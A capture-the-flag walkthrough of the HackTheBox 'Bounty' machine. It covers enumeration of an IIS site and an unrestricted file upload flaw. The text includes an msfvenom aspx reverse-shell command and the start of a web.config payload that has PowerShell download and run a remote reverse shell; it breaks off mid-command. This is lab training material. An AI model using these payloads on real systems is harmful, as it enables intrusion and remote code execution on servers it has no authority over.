Bounty

IP: 10.10.10.93

As usual, add the IP as `bounty.htb` via `sudo nano /etc/hosts`

Nmap

A quick nmap scan only showed one port open: `nmap -T5 bounty.htb -Pn`

```
kali@kali:~$ nmap -T5 bounty.htb -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 16:50 EDT
Nmap scan report for bounty.htb (10.10.10.93)
Host is up (0.019s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.94 seconds
```

Let's see if a longer, deep nmap scan yields anything different: `sudo nmap -A -T3 -p 1-65535 -O -Pn 10.10.10.93 > nmap.txt` .Spoilers: no difference between the two


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 16:51 EDT
Nmap scan report for bounty.htb (10.10.10.93)
Host is up (0.016s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   16.55 ms 10.10.14.1
2   16.83 ms bounty.htb (10.10.10.93)
```

The name of the box (I.e *Bug* Bounty), plus the fact that only port 80 (http) is open, suggests to me we're going to dealing with **web exploits**. I'll get the OWASP web exploits web page fired up: https://owasp.org/www-project-top-ten/

Website

Going to the box's website, we're faced with this:



`Wappalyzer` confirms the components of the website. We can start using this to enumerate and search for exploits.

Wappalyzer

Web frameworks
Microsoft ASP.NET

Operating systems
Windows Server

Web servers
IIS 7.5

Before we go anywhere, let's download the image and see if there's anything telling in the meta-data:


- `exiftool` merlin.jpg ....Nothing interesting

Dirbuster


Before we run dirbuster, we ought to check what file extensions to add. `.Txt` is essential, but we also should specify a web extension.

Through experience, I know that Micrsoft asp.net tends to be `.asp` or `.aspx` . Let's experiment in the url and find out.


.asp: nothing



.apx: bingo! Although it's come up with an error, it's merely saying that the resource 'index' doesn't exist, but it's happy with our file extension. So let's run dirbuster with .aspx.




I chose these settings for dirbuster:



- Finds `/transfer.aspx` and `/UploadedFiles`
  - Let's go to the directory `transfer.aspx`

transfer.aspx	200	1163
UploadedFiles	403	1393

Transfer.aspx



Given that the opening picture was of Merlin - a magician - and we're faced with file upload, I would imagine we will be exploiting the file upload via `magic` numbers or something. Owasp has more information on this: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

First let's see what files can be uploaded in general.

- Let's start by trying to upload the `merlin.jpg` file - it accepts it

File uploaded successfully.

- Let's try a `.php` file - nope rejects it!

Invalid File. Please try again

- Let's try an `.aspx` file - nope!

Invalid File. Please try again

So `jpg` is our route.

File Exploit: *Fail*

IppSec details a similar method that we're going to use, in his Popcorn video: https://www.youtube.com/watch?v=NMGsnPSm8iw

Whilst the `jpg` is what we're going to pretend to upload, we'll need to append something malicious to the files and then exploit it.

Let's generate our reverse shell. We need a windows `.aspx one` . I won't be using meterprter, as I want to exploit this box without using Metasploit. We can create a reverserse shell using this cheatsheet: https://redteamtutorials.com/2018/10/24/msfvenom-cheatsheet/

```
msfvenom -p windows/shell/reverse_tcp LHOST=10.10.x.x LPORT=4444 -f aspx >reverse.aspx
```

- `Cat reverse.aspx` , and then copy and paste all that shell code that comes out...we're gonna need it.

Go back to the upload directory, fire up burp suite and have it intercept you trying to upload the merlin.jpg that we know can be accepted.

See all those weird characters? Just ignore them. Scroll to the bottom, and copy and paste the reverse shell at the bottom.

Just appending the `aspx` reverse shell at the bottom doesnt get by the filer. So let's play with the filename. `merlin.AsPX.jpg` gets by the file filter. But doesn't trigger a connection with netcat

These aren't working. I seem to have gone down a rabbit hole. A web reverse shell may not be in order.

Web.config exploit: *Success*

Looking at the OWASP website again, another option is just remote code execution.

- We'll need the file upload to accept a different file extension if we want RCE - like `web.config`
- The file upload accepts . `config` , so lets get started!

I generally know that we want to write in our `web.config` - we want to ask the windows machine to download a malicious shell we'll host on python simple server, and then execute that shell. This GitHub helped me, as well as this cheat sheett on web.config exploits:

https://gist.github.com/gazcbm/ea7206fbbad83f62080e0bbbeda77d9c

https://soroush.secproject.com/blog/2014/07/upload-a-web-config-file-for-fun-profit/

- Download a `nishang PowerShell reverse shell` - I save mine as `reverseshell.ps1:` https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1
- Ensure you have a file called `web.config` on your kali machine. Include one of the GitHub scripts, and include a request in the `.config` that looks something like this:

```
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("cmd /c powershell -c iex(new-object net.webclient).down
